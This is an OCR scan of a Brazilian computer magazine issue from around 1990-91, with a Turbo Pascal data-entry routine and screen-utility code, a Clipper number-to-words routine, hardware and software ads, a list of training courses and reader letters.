ST1=1
EXIT
ENDIF
CT=CT+1
IF CT=10
EXIT
ENDIF
ENDDO
CT=2
DO WHILE VAL(SUBSTR(VA,2,1))#0.AND.VAL(SUBSTR(VA,2,1))#1
IF VAL(SUBSTR(VA,2,2))=CT
EXT1="C"+STR(CT,1,0)
IF ST1=0.AND.STG=0
EXT=EXT+&EXT1
ELSE
EXT=EXT+" e "+&EXT1
ENDIF
ST2=1
EXIT
ENDIF
CT=CT+1
IF CT=10
EXIT
ENDIF
ENDDO
CT=10
DO WHILE VAL(SUBSTR(VA,2,1))=1
IF VAL(SUBSTR(VA,2,2))=CT
EXT1="B"+LTRIM(STR(CT,2,0))
IF ST1=0.AND.ST2=0.AND.STG=0
EXT=EXT+&EXT1
ELSE
EXT=EXT+" e "+&EXT1
ENDIF
ST3=1
EXIT
ENDIF
CT=CT+1
IF CT=20
EXIT
ENDIF
ENDDO
CT=1
DO WHILE VAL(SUBSTR(VA,3,1))=0.OR.VAL(SUBSTR(VA,2,1))#1
IF VAL(SUBSTR(VA,3,1))=CT
EXT1="B"+LTRIM(STR(CT,2,0))
IF ST1=0.AND.ST2=0.AND.STG=0
EXT=EXT+&EXT1
ELSE
EXT=EXT+" e "+&EXT1
ENDIF
ST3=1
EXIT
ENDIF
CT=CT+1
IF CT=10
EXIT
ENDIF
ENDDO
IF ST1=1.OR.ST2=1.OR.ST3=1.OR.(P=3.AND.INT(VA)OR#0)
IF P=1
IF VAL(VA)=1
EXT=EXT+" Milhao"
ELSE
EXT=EXT+" Milhoes"
ENDIF
ENDIF
IF P=2
EXT=EXT+" Mil"
ENDIF
IF P=3
IF INT(VA)OR#1
EXT=EXT+" Cruzeiro"
ELSE
EXT=EXT+" Cruzeiros"
ENDIF
ENDIF
IF P=4
IF VAL(VA)=1
EXT=EXT+" Centavo"
ELSE
EXT=EXT+" Centavos"
ENDIF
ENDIF
P=P+1
ENDDO
EXT=EXT+" )"
RETURN
SET TALK OFF
CLEAR
EXT=""
VALOR=123456789.12
DO CONVEXT
? EXT
RETURN

```

fhesk Tecnologia Eletrônica

SOLUÇÃO INTEGRADA

- consultoria
- venda, equipamentos & suprimentos
- assistência técnica
- contratos & avulsos
- representação de software
- desenvolvimento de sistemas

ATV

- ADAPTADOR DE TV PARA MONITOR
- TRANSFORMA O SEU TELEVISOR EM UM MONITOR COLORIDO PADRÃO CGA, COM EXCELENTE DESEMPENHO

NÃO NECESSITA DE MODIFICAÇÕES NO MICRO NEM NO TELEVISOR.

CONFIRA! PROMOÇÃO ESPECIAL DE LANÇAMENTO

Av. Presidente Kennedy, 213 CEP 24500 - São Gonçalo - RJ

TELS.: (021)712-8034 e 208-2546



**O MSX EM
1º LUGAR**

OS MELHORES SOFTS PARA O
MSX 1,2 OU PLUS: 350-720K.

LANÇAMENTOS

- 1-REIWE LIFTEON TORSTAR: O UNICO COM DOIS ANOS DE GARANTIA, E REVISAO SEMESTRAL GRATUITA.
 - 2-MSX CASE 3 1/2
 - 3-KIT DE LIMPEZA PARA DRIVE 3 1/2, SO A HOTCENTER TEM.
 - 3-LIGHT-PEW (SALZANI) CANETA OTICA QUE DESENHA NA TELA. C/ \$6.500,00
 - 4-PORRE LINE FILTRO DE LINHA COM RESET 6 TOMADAS E SAIDA TERRA.
 - 5-EUC ASTRAL-ASTROLOGIA. GANHE DINHEIRO E SUCESSO COM A MULHERADA, FAZENDO MAPAS ASTRAIS. 90 BTNs.
 - 6-LINHA MICRO AMIGA 64 LINHA COMPLETA DE SOFT & HARDWARE COMODORE AMIGA. PERDENDO CATALOGO RECEBA UM EBINDE NA COMPRA DE 5 JOGOS MSX ESCOLHA OUTRO.
- TELE-PLANTAO SABADO E DOMINGO. TEL: (021) 577-5746.
RUA EUARISTO DA VEIGA 35/417 CENTRO - RJ. CEP: 20031
DE 22 A 62 DAS 9 AS 18 Hs. SABADOS ATE AS 14 HORAS.


```

(*****
Function VersionDos : String;

Var Reg : Registers;
    VP,VS : String;

Begin
    Reg.AH := $30;
    Intr( $21, Reg);
    Str( Reg.AL:1, VP);
    Str( Reg.AL:2, VS);
    VersionDos := VP + ' ' + VS;
End;

(*****
Procedure ClearBox( Col1, Lin1, Col2, Lin2 : Integer);

Begin
    Window(Col1,Lin1,Col2,Lin2);
    ClnScr;
    Window(1,1,80,25);
End;

(*****
Procedure WriteXY( Col , Lin : Integer; Message : String );

Var Posicao , X , C , L : Integer;

Begin
    C := Col - 1; L := Lin - 1; Posicao := (L * 80) + C;
    for X := 0 to (Length(Message) - 1) do
        Mem[$BB00:(Posicao + X) * 2] := Ord(Message[X + 1]);
    End;

(*****
Procedure Box( Col1 , Lin1 , Col2 , Lin2 , Tip : Integer );

Const LinHor : array[1..3] of Integer = ( 196 , 205 , 219 );
    LinVer : array[1..3] of Integer = ( 179 , 186 , 219 );
    CSEsq : array[1..3] of Integer = ( 218 , 201 , 219 );
    CSDir : array[1..3] of Integer = ( 191 , 187 , 219 );
    CIEsq : array[1..3] of Integer = ( 192 , 200 , 219 );
    CIDir : array[1..3] of Integer = ( 217 , 188 , 219 );

Var P1, P2, P3, P4,
    C1, L1, C2, L2,
    X : Integer;

Begin
    C1 := Col1 - 1;
    L1 := Lin1 - 1;
    C2 := Col2 - 1;
    L2 := Lin2 - 1;
    P1 := (L1 * 80) + C1;
    P2 := (L1 * 80) + C2;
    P3 := (L2 * 80) + C1;
    P4 := (L2 * 80) + C2;
    Mem[$BB00:P1*2] := CSEsq[Tip];
    Mem[$BB00:P2*2] := CSDir[Tip];
    Mem[$BB00:P3*2] := CIEsq[Tip];
    Mem[$BB00:P4*2] := CIDir[Tip];
    for X := (P1 + 1) to (P2 - 1) do Mem[$BB00:X*2] := LinHor[Tip];
    for X := (P3 + 1) to (P4 - 1) do Mem[$BB00:X*2] := LinHor[Tip];
    X := P1;
    While X < (P3 - 80) do
        Begin
            X := X + 80;
            Mem[$BB00:X*2] := LinVer[Tip];
        End;
    X := P2;
    While X < (P4 - 80) do
        Begin
            X := X + 80;
            Mem[$BB00:X*2] := LinVer[Tip];
        End;
    End;

(*****
Procedure Cursor( Início, Fim : Integer );

Var Reg : Registers;

Begin
    Reg.AH := $01;
    Reg.CH := Início;
    Reg.CL := Fim;
    Intr( $10, Reg);
End;

```

GotoXY (5,5);
Write ('Editar :');
InputXY(10, 5, 'Rotina de digi-
tacão ; 'C');

Ao chamar a procedure InputXY, o texto será exibido na posição definida com o fundo azul e as letras em branco brilhante. A procedure ReadInput é definida como o READ do dBase II Plus. Ela edita os textos de acordo com a ordem de chamada, mas você pode andar com o cursor pelas entradas de dados como o dBase II Plus.

Ainda será possível usar modo de inserção, tecla DEL e BACKSPACE, e a tecla ESCape abandona de uma só vez todas as entradas.

COMO USAR

Quando você for usar a rotina de digitação, deve definir as variáveis GLOBAIS a seguir:

Textos : Array[1..150] of String;
 Tipo : Array[1..150] of Char;
 Wcol, Wlin : Array[1..150] of Integer;
 Somador : Integer.

Estas variáveis serão usadas pela rotina. Veja agora as variáveis em detalhe:

Array Textos - guarda os textos editados. Quando você chama a procedure InputXY o texto que foi passado para ela fica guardado na Array Textos de acordo com as chamadas, para ser editado pela procedure ReadInput.

Array Tipo - guarda o tipo de filtagem a ser efetuado.

Array Wcol e Wlin - guardam a coluna e a linha em que ficarão as entradas.

Variável Somador - guarda quantas entradas forem acionadas.

Observação: quando for usar pela primeira vez a rotina dentro de um programa você deve zerar a variável Somador.

Veja agora a tabela de filtagem : ▶

MSX/PC

NA BAHIA JÁ TEM NOME: LIMASOFT®

- DRIVES 5 1/4 E 3 1/2
- JOYSTICK
- PROGRAMAS
- MEGARAM
- FILTRO DE LINHA
- MONITORES
- LIVROS E REVISTAS
- ARQUIVOS P/ 10, 50 E 100 DISQUETES
- IMPRESSORAS
- SUPRIMENTOS



RUA MATO GROSSO Nº 8 SALA 305, ED. GEOCENTER PITUBA, CEP. 41830 - TEL (071) 248-7136

Símbolo	Descrição
'C'	Entra qualquer caracter.
'A'	Entra de 'A' at 'Z' minúscula ou maiúscula.
'!''	Entra de 'A' at 'Z' só maiúscula
'\$'	Entra de 'A' at 'Z' minúscula ou maiúscula e espaço.
'&'	Entra qualquer caracter e minúsculas só transformadas em maiúsculas.
'N'	Entra números, ponto (.) e sinal de menos (-).
'9'	Entra só números.
'D'	Entrada de data. Não chega se é válida.
'L'	Entra apenas 'S' ou 'N', maiúsculo ou minúsculo.

USO DA ROTINA

Você deve definir todas as entradas com a procedure InputXY e, após definir, deve chamar a procedure Read Input. Observe o Exemplo:

```
Somador :=0;
GotoXY( 5, 5);s
```

Você pode anunciar em Micro Sistemas

**INFORME-SE
JÁ**

SP: (011)852-8617
RJ: (021)232-0653

```
(*****
Procedure InputXY( Coluna, Linha : Integer; Texto : String; WTipo : Char );
Begin
  Somador := Somador + 1;
  Textos[Somador] := Texto;
  Tipo[Somador] := UpCase(WTipo);
  XCol[Somador] := Coluna;
  XLin[Somador] := Linha;
  TextColor(15);TextBackground(1);
  GotoXY(Coluna,Linha);Write(Texto);
  TextColor(7);TextBackground(0);
End;

(*****
Procedure ReadInput;

Var Ins,ch,
CTRL : Char;
X, Reg,
Len, DD,
MM, AA,
K, U : Integer;
Message : String;

Begin
  Ins := #0; Reg := 1; X := 1;
  TextColor(15);TextBackground(1);
  Repeat
    Len := Length(Textos[Reg]);
    GotoXY(XCol[Reg],XLin[Reg]);Write(Textos[Reg]);
    GotoXY((XCol[Reg]+X)-1,XLin[Reg]);
    Ch := ReadKey;
    Case Ch of
      #0 : Begin
        CTRL := #1;
        Ch := ReadKey;
        Case Ch of
          'R' : Begin
            Ch := #1;
            Case Ins of
              #0 : Begin
                GotoXY(60,04);Write('Ins');
                Ins := #1;
              End;
              #1 : Begin
                GotoXY(60,04);Write(' ');
                Ins := #0;
              End;
            End;
          'K' : if X > 1 then
            Begin
              X := X - 1;
              Ch := #1;
            End;
          'M' : if X < Len then
            Begin
              X := X + 1;
              Ch := #1;
            End;
          'S' : Begin
            Delete(Textos[Reg],X,1);
            Textos[Reg] := Textos[Reg] + #32;
            Ch := #1;
          End;
          'H' : if Reg > 1 then
            Begin
              Reg := Reg - 1;
              X := 1;
              Ch := #1;
            End;
          'P' : if Reg < Somador then
            Begin
              Reg := Reg + 1;
              X := 1;
              Ch := #1;
            End;
        End;
      End;
      #13 : if Reg <> Somador then
        Begin
          Ch := #1;
          Reg := Reg + 1;
          X := 1;
        End;
      #27 : Begin
        Reg := Somador;
        Ch := #13;
      End;
      #8 : if X > 1 then
        Begin
          Delete(Textos[Reg],X-1,1);
          Textos[Reg] := Textos[Reg] + #32;
          X := X - 1;
          Ch := #1;
        End;
      End;
    End;
  if CTRL = #1 then
  Begin
    CTRL := #0;
    Ch := #0;
  End;
  Case Tipo[Reg] of 'D' : Begin
    if (Ch < '/') or (Ch > '9') then Ch := #0;
    if Ch = '/' then
      if (X = 3) or (X = 6) then Ch := Ch
      else Ch := #0;
    if (X = 3) or (X = 6) then
      if (Ch > '0') and (Ch < '9') then Ch := #0;
    End;
    'N' : if (Ch < '0') or (Ch > '9') then
      if (Ch = '-') or (Ch = '.') then Ch := Ch
```

```

        else Ch := #0;
'L' : Begin
    Ch := UpCase(Ch);
    if (Ch <> 'S') or (Ch <> 'N') then Ch := #0;
    End;
'9' : if (Ch < '0') or (Ch > '9') then Ch := #0;
'A' : if (Ch < 'A') or (Ch > 'Z') then
    if (Ch < 'a') or (Ch > 'z') then Ch := #0;
'!' : Begin
    Ch := UpCase(Ch);
    if (Ch < 'A') or (Ch > 'Z') then Ch := #0;
    End;
'$' : if (Ch < 'A') or (Ch > 'Z') then
    if (Ch < 'a') or (Ch > 'z') then
        if Ch <> #32 then Ch := #0;
'&' : Ch := UpCase(Ch);

End;
if Ch > #31 then
    Case Ins of
    #1 : Begin
        Insert(Ch, Textos[Reg],X);
        Textos[Reg] := Copy(Textos[Reg],1,Len);
        if X < Len then X := X + 1;
        End;
    #0 : Begin
        Message := Textos[Reg];
        Message[X] := Ch;
        Textos[Reg] := Message;
        if X < Len then X := X + 1;
        End;
    End;
Until Ch = #13;
TextColor(7);TextBackground(0);
GotoXY(60,04);Write(' ');
Somador := 0;
End;

( Programa Prioncipal )

( O programa principal não tem nenhuma finalidade especial, somente
demonstrar a funções escritas acima. )

Begin
Somador := 0;
Cursor( 0, 7);
ClrScr;
Box( 01, 01, 80, 03, 02);
WriteXY( 14, 2, 'Demonstração de funções para Turbo Pascal Versão 4.0 ');
Box( 01, 05, 80, 18, 01);
Box( 01, 23, 80, 23, 01);
Box( 01, 20, 80, 25, 02);
WriteXY( 3, 24, 'Desenvolvido por: Selmo Luiz Bergamin * Fone: (0172) 42-4087
* Mirassol * SP');
WriteXY( 44, 22, 'Você está usando MS-DOS versão '+VersionDos);
WriteXY( 3, 21, 'Entre com as informações solicitadas! Use as setas p/ movime
ntar o cursor');
WriteXY( 5, 7, 'Nome.....');
WriteXY( 5, 9, 'Endereço.....');
WriteXY( 5, 11, 'Bairro.....');
WriteXY( 5, 13, 'Cep.....');
WriteXY( 5, 15, 'Cidade.....');
WriteXY( 45, 13, 'Estado.....');
WriteXY( 45, 15, 'Fone.....');
InputXY( 22, 7, Space(30), '$');
InputXY( 22, 9, Space(30), 'C');
InputXY( 22, 11, Space(20), 'C');
InputXY( 22, 13, Space(05), '9');
InputXY( 22, 15, Space(20), 'A');
InputXY( 56, 13, Space(02), '!');
InputXY( 56, 15, Space(15), 'C');
ReadInput;
WriteXY( 3, 21, Space(76));
GotoXY( 3, 21);
Write('Tecla (Enter) para continuar. ');
Repeat Until ReadKey = #13;
ClearBox( 02, 06, 79, 17);
Cursor( 6, 7);
WriteXY( 5, 21, 'Mostrando as informações digitadas. ');
WriteXY( 5, 7, 'Nome : '+Textos[1]);
WriteXY( 5, 9, 'Endereço : '+Textos[2]);
WriteXY( 5, 11, 'Bairro : '+Textos[3]);
WriteXY( 5, 13, 'Cep : '+Textos[4]);
WriteXY( 5, 15, 'Cidade : '+Textos[5]);
WriteXY( 45, 13, 'Estado : '+Textos[6]);
WriteXY( 45, 15, 'Fone : '+Textos[7]);
WriteXY( 3, 21, Space(76));
GotoXY( 3, 21);
Write('Tecla (Enter) para continuar. ');
Repeat Until ReadKey = #13;
ClrScr;

```

```

Write('Nome :');
InputXY( 10, 5, ' ', '&');
GotoXY( 5, 7);
Write('Data :');
InputXY( 10, 7, ' / / ', 'D');
ReadInput;

```

O nome retornará na Textos[1] e a data Textos[2].

Além da rotina de digitação também há outras interessantes. Outras funções e procedure incluídos no programa INPUT.PAS.

Box(C1, L1, C2, L2, Tipo : Integer) (P)
Cria uma moldura no vídeo, simples, dupla ou grossa.

ClearBox(C1, L1, C2, L2 : Integer) (p)
Limpa uma determinada área no vídeo.

Cursor(Início, Fim : Integer) (P)
Modifica o cursor. Início = 6, Fim = 7, padrão do DOS.

Date : String (F)
Retorna a data do sistema (DD/MM/AA).

Space(N : Integer) : String (F)
Retorna o número de espaço contido em N.

VersionDos : String (F)
Retorna a versão do MS-DOS corrente.

Exist(S : String) : Boolean
Verifica a existência de um arquivo.

WriteXY(Col, Lin : integer; MSG : String) (P)
Escreve no vídeo, na posição especificada, uma mensagem sem passar pela interrupção do DOS. Vai direto para a memória de vídeo (\$B800:\$0000)

A rotina de digitação e as demais funções e procedimentos estão demonstradas no programa INPUT.PAS. ■

SELMO LUIZ BERGAMIN é Programador e Instrutor de Computação. Fez curso de Programação e programa em Turbo Basic, Turbo Pascal, dBase III Plus e Turbo C.

PHOBOS INFORMATICA

UM COMPROMISSO COM O FUTURO

- MICROCOMPUTADORES
- GABINETES
- FONTES
- IMPRESSORAS
- PLACAS
- SUPRIMENTOS
- ESTABILIZADORES
- TECLADOS
- TODA LINHA MSX
- NO BREAK
- DRIVES
- ASSISTÊNCIA TÉCNICA

PHOBOS INFORMÁTICA Rua da Conceição,132 - 2º andar - Niterói-RJ - Tels.: (021)718-3527/717-5431

PREÇOS ESPECIAIS
PARÁ REVENDEDORES
DESPACHAMOS PARA
TODO O BRASIL

PC-XT
PHOBOS-704K



AGENDA

CURSOS DE FÉRIAS

Rio de Janeiro

□ A Microcenter está oferecendo, no Rio de Janeiro, cursos de: digitação, Basic, Lotus 1-2-3, dBase III Plus e WordStar, para o período de janeiro a março, com descontos de 30%. Cada curso tem a duração de um mês, com aulas diárias de uma hora de duração, de segunda a sexta feira. Os cursos começam sempre às quartas feiras. Outras informações pelo tel: (021) 255-2545.

□ A Crystalbit programou cursos de verão, a serem ministrados no Rio de Janeiro, com início em janeiro e término em fevereiro de 91. os cursos são os seguintes:

- Introdução a informática; MS-DOS; WordStar; dBase III Plus; Cobol; Basic; Lotus 1-2-3 e Pascal.
- Modelagem de dados; Estrutura de arquivos e Banco de Dados.
Informações pelo tel: (021) 294-3517.

□ O GRUPO INE-RJ (Instituto Nacional de Especialização), comunica a abertura de vagas para cursos de Informática no período de janeiro a março/91, no Rio de Janeiro, conforme descrição abaixo:

- Operação de Micros para Secretárias - 11/01/91 (sexta feira - noite)
- Programação Basic - 07/01/91 (segunda, quarta e sexta - noite)
- Programação Basic - 05/01/91 (sábados - tarde)
- Lotus 1-2-3 - Interativo - 19/01/91 (sábados - manhã)
- MS/DOS - Sistema Operacional - 05/01/91 (sábados - tarde)
- MS/DOS - Sistema Operacional - 04/01/91 (sexta feira - tarde)
- WordStar - Editor de Texto - 05/01/91 (sábados - tarde)
- WordStar - Editor de Texto - 07/01/91 (segunda, quarta e sexta - noite)
- WordStar - Editor de Texto - 08/01/91 (terça e quinta - noite)
- dBase III Plus - Programado - 10/01/91 (sábados - manhã)
- Pacotes Completos - 21/01/91 (segunda, quarta e sexta - manhã)
- Pacotes Completos - 21/01/91 (segunda, quarta e sexta - tarde)
- Pacotes Completos - 26/02/91 (terça e quinta - manhã)
- Pacotes Completos - 26/02/91 (terça e quinta - tarde)

Os pacotes completos incluirão os cursos completos de MS/DOS, Lotus 1-2-3, WordStar e dBase III Plus Interativo.

Todos os cursos terão limite de 10 alunos por turma e serão interamente práti-

cos, garantindo assim um bom rendimento do programa aplicado. O INE oferece condições especiais de pagamento e certificados de conclusão após a aprovação final.

Contatos para informações pelos tels: (021) 220-3863 e 262-4158.

□ A H.O. Informática está promovendo cursos de verão dirigidos a crianças, para janeiro e fevereiro de 91, a serem ministrados no Rio de Janeiro.

Os cursos serão oferecidos para pequenas turmas, com um equipamento disponível para cada aluno, e estão organizados do seguinte modo:

Cursos de verão para iniciantes:

-Introdução a informática através da linguagem Logo;
-Introdução a informática através da linguagem Basic.

Oficinas de verão para alunos H.O.:

-Computador e vídeo;
-Estórias por computador;
-Logo;
-Basic.

Outras informações pelo tel: (021) 325-0640.

□ O Centro de Informática de Niterói coloca à disposição dos interessados, um pacote de treinamento para o período de verão.

O curso constará de: Iniciação ao dBase, Iniciação ao DOS, Iniciação ao Lotus 1-2-3 e Iniciação ao WordStar (ou Carta Certa opcional).

Com início em janeiro de 91 e duração de quatro meses. Informações pelo tel: (021) 722-7500.

□ A DBMS Informática Ltda está com inscrições abertas para o curso de Editoração Eletrônica usando o Ventura, que propõe não só o ensino da ferramenta computacional, mas também o uso de técnicas de editoração independente do computador.

O curso tem início previsto para 04/02/91, no Rio de Janeiro, e duração de um mês. Os tópicos são os seguintes:

- Princípios básicos de Layout:
Tipos - O Sistema Tipográfico; Cálculo do manuscrito; Colocando o tipo na página.
A técnica de Layout - Unidade e contraste; Plano de ação; Divisão de áreas.
Meio de Propagação - Brochuras, livros e catálogos; Boletins e papéis de carta; Poster.

Técnica de Impressão.
Ventura - Instalando; Montando a página; Usando os tipos; Usando os gráficos; Refinando o sistema; Espaçamento; Endentações e alinhamentos; Ferramentas gráficas; Criando boletins; Criando publicações longas; Criando outras aplicações; Dicas e truques.

Contatos para informações pelo tel: (021) 262-6362

□ O Centro Acol de Treinamento oferece, para o período de férias, os seguintes cursos no Rio de Janeiro:

Janeiro:

Introdução SCO Xenix - duração de 5 dias, das 9:00 às 17h30min. Início 14/01/91
Administração SCO Xenix - duração de 5 dias, das 9:00 às 17h30min. Início 12/01/90

Fevereiro:

Instrução SCO Xenix - duração de 5 dias, das 9:00 às 17h30min. Início 18/02/91
Linguagem C - duração de 7 dias, das 9:00 às 17h30min. Início 22/02/91

Março:

Introdução SCO Xenix - duração de 5 dias, das 9:00 às 17h30min. Início 11/03/91
Administração SCO Xenix - duração 5 dias, das 9:00 às 17h30min. Início 18/03/91

Maiores informações pelo tel: (021) 224-2353.

São Paulo

□ A Servimec programou os seguintes cursos para janeiro de 91, em São Paulo:

- Introdução e Sistemas Operacionais: Introdução a microinformática; MS DOS Operação Básica e MS DOS Operação Avançada.

- Gerenciadores de Bancos de Dados: dBase III Plus Interativo; Dialog Plus C Básico; Paradox Básico; Frontrunner Interativo; Frontrunner Programado; Frontrunner Avançado; dBase IV Básico; dBase IV Programado; dBase III Plus Programado e dBase III Plus Avançado.

- Processadores de Texto: Carta Certa III; MS-Word 5.0; MS-Word 4.0; Wordperfect 5.0; WordStar 5.0; WordStar 2.000 Plus; WordStar 4.0 Profissional e Wordperfect 4.2

- Integrados: Framework III Básico e Symphony.

- Planilhas Eletrônicas: Lotus 1-2-3 Básico; Supercalc 4.0; Quattro Pro Básico; Supercalc 5 Básico; WP-Planner Plus; Supercalc 5 Avançado; Lotus 1-2-3 Avançado e Quattro.

- Linguagens: Clipper Summer 87; Programação com Turbo Pascal 5.0; Joiner - Compilador do dBase e Programando em Linguagem C.

Outras informações pelo tel: (011)222-1511.

Porque comprar um PRO KIT original?

5¼	3½		Preço
<input type="checkbox"/>	<input type="checkbox"/>	GRAPHOS III - editor gráfico	Cr\$ 4.000,00
<input type="checkbox"/>	<input type="checkbox"/>	GRAPHOS PRO - editor gráfico profissional	Cr\$ 9.500,00
<input type="checkbox"/>	<input type="checkbox"/>	MÓDULO TELAS - editor de telas	Cr\$ 6.600,00
<input type="checkbox"/>	<input type="checkbox"/>	MÓDULO LETRAS - editor de letras/shapes	Cr\$ 6.600,00
<input type="checkbox"/>	<input type="checkbox"/>	MÓDULO PRINTER - tabelas e impressor	Cr\$ 6.600,00
<input type="checkbox"/>	<input type="checkbox"/>	Alfabetos 1 - banco de letras	Cr\$ 1.380,00
<input type="checkbox"/>	<input type="checkbox"/>	Telas 1 - banco de telas	Cr\$ 1.380,00
<input type="checkbox"/>	<input type="checkbox"/>	Shapes 1 - banco de figuras	Cr\$ 1.380,00
<input type="checkbox"/>	<input type="checkbox"/>	Pacote 1 - tabelas, shapes e letras	Cr\$ 1.380,00
<input type="checkbox"/>	<input type="checkbox"/>	PRO KIT zapper - editor de discos	Cr\$ 4.200,00
<input type="checkbox"/>	<input type="checkbox"/>	PRO KIT scanner - capturador de figuras	Cr\$ 4.200,00
<input type="checkbox"/>	<input type="checkbox"/>	PRO KIT files - gerenciador de discos	Cr\$ 4.200,00
<input type="checkbox"/>	<input type="checkbox"/>	PRO KIT rot-II - utilitário p/módulos	Cr\$ 4.200,00
<input type="checkbox"/>	<input type="checkbox"/>	PRO KIT format - formatador especial	Cr\$ 4.200,00
<input type="checkbox"/>	<input type="checkbox"/>	PRO KIT topview - editor de animações	Cr\$ 4.200,00
<input type="checkbox"/>	<input type="checkbox"/>	EDITOR 3.4 - editor de adventures	Cr\$ 7.360,00
<input type="checkbox"/>	<input type="checkbox"/>	AMAZÔNIA - o mais famoso adventure	Cr\$ 2.800,00
<input type="checkbox"/>	<input type="checkbox"/>	SERRA PELADA - a mais divertida aventura ..	Cr\$ 2.800,00
<input type="checkbox"/>	<input type="checkbox"/>	Digital BOOK 1 - o livro eletrônico	Cr\$ 2.000,00

ATENÇÃO: Os programas da série PRO KIT e os adventures são compatíveis com o padrão MSX de acesso ao drive por portas (interfaces Microsol, TPX, DMX e Expand). Estão fora desse padrão e portanto não funcionarão perfeitamente nas seguintes interfaces: DDX 2.0, SHARP, LEOPARD e EXPERT DDPLUS.

NOVIDADE PARA IBM PC:

PRO KIT topline - editor de fontes assembler Cr\$ 6.500,00

Em primeiro lugar, a PRO KIT é a única empresa de software para MSX que comercializa apenas os produtos que produz. Você pode achar pouco, mas pense bem: é impraticável dar suporte técnico quando se oferece 10 mil títulos diferentes ao mercado.

Em segundo lugar, a PRO KIT não considera o consumidor como "freguês" mas sim como CLIENTE. Você pode achar que isso é apenas um jogo de palavras mas o atendimento para CLIENTES é muito diferente.

Em terceiro lugar, os programas da PRO KIT não param de evoluir. Não existe um só produto no mercado de MSX que tenha um histórico evolutivo semelhante ao GRAPHOS III. Isto significa respeito ao usuário.

E por fim, poderíamos falar também da qualidade dos nossos produtos, mas isso nós deixamos para você conferir pessoalmente.

COMO FAZER SEU PEDIDO:

Marque os programas que deseja receber em sua casa e preencha o

cupom abaixo. Anexe um cheque nominal à PRO KIT Informática e Editora Ltda, no valor total do pedido, e envie para a Caixa Postal 108.046, Cep 24120, Niterói - RJ. Seu pedido será prontamente atendido.

Sim, desejo receber os produtos assinalados, pelos quais pagarei a quantia de Cr\$ _____ em cheque nominal à PRO KIT Informática e Editora Ltda.

(Cheque nº _____)

Nome: _____

Endereço: _____

Cidade: _____ UF: _____

Cep: _____

Venho pedir algumas informações complementares a respeito do artigo intitulado 'Digitalização de Imagens' de autoria de Miguel Angelo Clemente, pois montei o projeto em proto-board mas o mesmo não funcionou.

1 - Haveria alguma errata publicada em revistas posteriores?

2 - Na linha 240 do programa principal em Basic há a instrução 'VIEW' que provoca erro de sintaxe no programa.

3 - Ao rodar o programa não ocorre a digitalização e o programa trava o computador.

4 - Haveria alguma possibilidade de usar as imagens digitalizadas com o programa Ventura Publisher?

5 - Haveria alguma possibilidade de eu entrar em contato direto com o autor do artigo para melhor esclarecer as dúvidas?
Marco Antônio Pinto - R.Hellum, 240 - Belo Horizonte - MG - 31130

*Caro Marco Antônio,
Com referência aos itens 1, 2 e 3 de sua carta, veja em MICRO SISTEMAS número 97, página 20, a seção 'Tira Teima Onde foi publicada a correção da matéria*

'Digitalização de Imagens'.

Quanto ao Item 4, a resposta é afirmativa.

No que diz respeito ao Item 5, não fornecemos endereço ou telefone dos colaboradores, a pedido dos mesmos. Escreva à redação de MICRO SISTEMAS expondo suas dúvidas e informando seu nome, endereço e telefone, que sua carta será encaminhada ao autor da matéria.

Gostaria de saber, detalhadamente, como fazer para publicar os meus programas em MICRO SISTEMAS. Estou adorando a revista e a compro todos os meses.
Luiz Katsuya Ono - R.Profa. Maria Bittencourt, 83 - São Paulo - SP - 04405

Quando comprei a MICRO SISTEMAS número 95, vi o anúncio onde a MS se propôs a publicar programas que lhe fossem enviados. Possuo dois programas, mas ainda não enviei o disquete pois gostaria de obter maiores informações a respeito da publicação.

Fabiano Marins de O. Santos - Av. D. João VI, 205/203 - Salvador - BA - 41940

*Caros Luiz e Fabiano,
Vejam em MS 99 as novas explicações do anúncio MICRO SISTEMAS PROCURA NOVOS TALENTOS.*

Basta seguir as instruções contidas nos REQUISITOS INDISPENSÁVEIS (final da página) que o envio de seus trabalhos será feito corretamente.

Li o artigo 'Imagens Coloridas no PC'; da revista MICRO SISTEMAS 96, e gostaria de ligar o meu micro em uma TV colorida que possuo, já que o preço de um monitor colorido é muito alto ainda. Em vista desta possibilidade, peço se possível, que MS me informe como contatar a Fhesk Tecnologia Eletrônica Ltda, para conseguir a placa ATV.

Luiz Benedito de Freitas - R. 3B, 61 - Rio Claro - SP - 13500

*Caro Luiz,
Não só você, mas inúmeros leitores, nos procuraram para saber o endereço da Fhesk, por isso o publicamos a seguir:
- Fhesk Tecnologia Eletrônica Ltda - R. Juílio Reis, 548 - São Gonçalo - RJ
- CEP:24515 - TEL:(021)712-8034*

ALÔ ALÔ

Gostaria de receber informações sobre alguns lançamentos para a linha Apple de que tomei conhecimento lendo um informativo destinado a usuários: interface para usar drive de PC, drive de 3.5' e winchesters. Aparentemente, firmas nacionais já produzem (ou pretendem produzir) estes periféricos. Gostaria de saber quais.
João Paulo H. C. de Andrade - QL, C3, J. América III - Olho D'Água - São Luis - MA - 65000

Sou técnico em Eletrônica Digital e gostaria de entrar em contato com empresas brasileiras que vendem programas originais sobre Engenharia Eletrônica e Telecomunicações em disquetes compatíveis com o Itautec e o Amiga.

Também gostaria de entrar em contato com a Universidade de São Paulo, com a Scopus Informática, e com empresas e lojas que vendem programas musicais sintetizados para linha Gradiente (Expert DD Plus) e Itautec.

Jair Santana Silva - Av. Barral, 269 - Salvador - BA - 40250

Li uma nota sobre a courseware da IBM, o ABC do Lotus 1-2-3, e gostaria de saber onde adquiri-lo, se a firma o despacha para todo o Brasil e a que preço. Curioso o integrado e queria ter mais informações sobre a planilha.

Francisco de Assis Prates - R. Prefeito Antenor Buê, 380/22 - Santos - SP - 11040

Sou programador autônomo de microcomputadores IBM PC, linguagens dBase III Plus e Clipper, e gostaria de saber onde poderia adquirir disquetes industriais para distribuir meus próprios aplicativos.

Gostaria também de saber onde posso obter o 'Manual de Referência Técnica do IBM PC' e o 'Manual de Referência do Programador do DOS 4.01'.
Paulo Y. Horanaka - Caixa Postal 12896 - São Paulo - SP - 04092

Sou estudante de processamento de dados e usuário de IBM PC e venho reclamar das dificuldades que têm os estudantes para adquirir softwares de aprendizado. Não desejo estimular a pirataria, mesmo porque uma equipe que gasta milhares de dólares e meses de trabalho para desenvolver um software merece ter seus direitos respeitados. Sou contra a cópia ilegal de programas por parte das empresas, mas acho que os estudantes deveriam ter direitos a uma cópia de demonstração.

Sou programador dBase III e tive a chance de aprender a usá-lo em uma empresa, com programas originais, mas outros podem não ter a mesma chance que eu tive, por isso gostaria de saber se existe algum serviço desse tipo, por parte de softhouses ou outras instituições.

Oduvaldo Mazza Junior - Rua Cavaíbas, 505 - Bairro Pompéia - São Paulo - SP - 05020

